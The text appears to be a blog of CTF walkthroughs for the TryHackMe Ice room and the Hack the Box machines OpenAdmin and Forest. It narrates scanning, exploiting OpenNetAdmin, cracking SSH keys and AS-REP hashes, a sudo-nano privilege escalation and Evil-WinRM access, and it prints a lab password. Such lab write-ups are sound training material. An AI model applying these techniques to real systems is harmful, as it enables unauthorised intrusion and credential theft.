



#7 No answer needed. For this subtask you need to connect to target machine using remote desktop.

I hope this helped you complete the Ice Room at TryHackMe.com.

Walk-through of OpenAdmin (Hack the Box)

Introduction:

The purpose of this blog is to document the steps I took to complete hacking task of OpenAdmin and guide people looking to practice their penetration testing skills.

Resources/Tools Used:

Process Followed:


After connecting HTB lab through VPN, I selected the OpenAdmin (10.10.10.171) machine. To check the available services, I scanned the machine with nmap scanning all ports and doing a quick scan as follows:

nmap quick scan


Quick scan showed only two open ports including ssh (22) and http (80). To detect services running on these ports and OS scanned using -A option as follows:

nmap service scan

Service detection scan confirmed ssh as OpenSSH 7.6p1 and http as Apache 2.4.29. Browsed to website to see what is hosted at the webpage.

Webpage


Webpage confirmed both Apache installation and Ubuntu OS. To identify directories and files on webserver used Dirbuster.

Dirbuster

Dirbuster identified an interesting directory ona.

Dirbuster output


Browsed to the ona directory and was logged in automatically to OpenNetAdmin v18.1.1 page as guest. OpenNetAdmin is a system for tracking IP network attributes in a database.

OpenNetAdmin page

Used searchsploit to determine exploits for OpenNetAdmin version and obtained following results.

searchsploit output


From the output of searchsploit saw a MSF exploit and tried it but it failed to create a session.

MSF exploit

Then turned to other suggested exploit matching ONA version. Copied the exploit to our local directory and executed it to get low level access.

low level shell access


This user (www-data) had limited access on system so tried to find files on which this user had read access (find / -type d -user www-data). After going through some files under configuration folder, read contents of following file that gave a password.

Password


From this at-least a password on system was identified. Now tried to check if some user on system has this password, read contents of /ect/passwd to know users on the system.

Users from /ect/passwd


Tried to ssh into OpenAdmin with user root and password  “n1nj4W4rri0R!” but unsuccessful. Tried the same password for jimmy and it was successful.

ssh login of jimmy


Browsed to /var/www/internal folder and found an interesting file reference in “main.php”. When tried to read contents of the file access was denied.

Permission denied for ssh identity file


Ran netstat -an command to check which interfaces the host is listening on. Noticed server listening on port 52846. Tried accessing main.php through this port so we may get ssh id.

netstat -an


Using the curl command on http://localhost:52846/main.php was able to get RSA private key.

RSA private key

Copied the key to file “joana-pritvate-key” and used ssh2john to create hash file “key.hash” that can be used with john for cracking.

Hash file


Used the output file “key.hash” from previous step as input to john to crack the private key of joanna.

Cracking with john

Tried to login with user joanna using the RSA key file (joana-private-key) and recently cracked password.

From here after listing the contents of the directory saw the file “user.txt”. Read the file contents to get user flag.

User flag

For privilege escalation, tried finding all SUIDs but non were returned.

Finding SUID

Tried finding commands that joanna can run with sudo and found one entry related to nano.

sudo output

Followed instructions at gtfobins (https://gtfobins.github.io/gtfobins/nano/#sudo), used nano to perform privilege escalation.

root access

After this browsed to “/root” and there was root.txt file stored in this directory. Read the contents of file root.txt to capture the root flag.

Root flag

Submitted the flags(user and root) on HTB website to own machine and increase our owned machine count.

Walk-through of Forest HTB (Hack the Box)

Introduction:

The purpose of this blog is to document the steps I took to complete hacking task of Forest and guide people looking to practice their penetration testing skills.

Resources/Tools Used:

  • nmap
  • smbclient
  • enum4linux
  • Metasploit
  • GetNPUsers.py
  • John
  • Evil-winrm
  • winPEAS
  • Sharphound
  • Neo4j
  • BloodHound
  • Powerview
  • secretsdump.py

Process Followed:

After connecting HTB lab through VPN, I selected the Forest (10.10.10.161) retired machine. To check the available services, I scanned the machine with nmap scanning all ports and doing a quick scan as follows:

nmap quick scan


Quick scan showed a large number of open ports including Domain (53), Kerberos (88), LDAP (389), SMB (445). Most of the open ports were related to domain controller. To detect services running on these ports and OS scanned using -A option as follows:

nmap service scan


Ran nmap script scans for ldap and vuln but no interesting information was obtained.

namp ldap script scan
nmap vuln script scan

Service detection scan also confirmed domain as “htb.local”. Tried listing SMB shares but anonymous access was denied listing. Used enum4linux to perform enumeration and gathered users.

enum4linux identified users

Tried to check if username is used as password tried brute forcing username:username(s) combinations. For this saved all the usernames in a file “users.txt” and used Metasploit SMB_login auxillary module. In the options fields used “users.txt” for both user and password files. Upon running this module no correct password was identified.

MSF smb_login module options

After this tried to perform ASREQRoasting to get hashes of users without Kerberos pre-authentication enabled. Hash obtained this way can be cracked to get user password. For this attack used “GetNPUsers.py” script from Impacket. Upon execution for users identified earlier we got a hash for svc-alfresco and was saved in text file “johnhash.txt”.

Impacket’s GetNPUser.py script execution

Used johnhash.txt file to crack the password of svc-alfresco user using john.

svc-alfresco password cracking using john


Used this username and password combination to login using smbclient and download files shared on Forest.

smbclient login with svc-alfresco
File download


Reviewed the downloaded files but could not find any useful information. Then tried logging in to server exploiting winrm service. For this used Evil-WinRM to login using svc-alfresco user.

svc-alfresco login with Evil-WinRM


Browsed to the Desktop folder of svc-alfresco user to capture user flag.

User flag

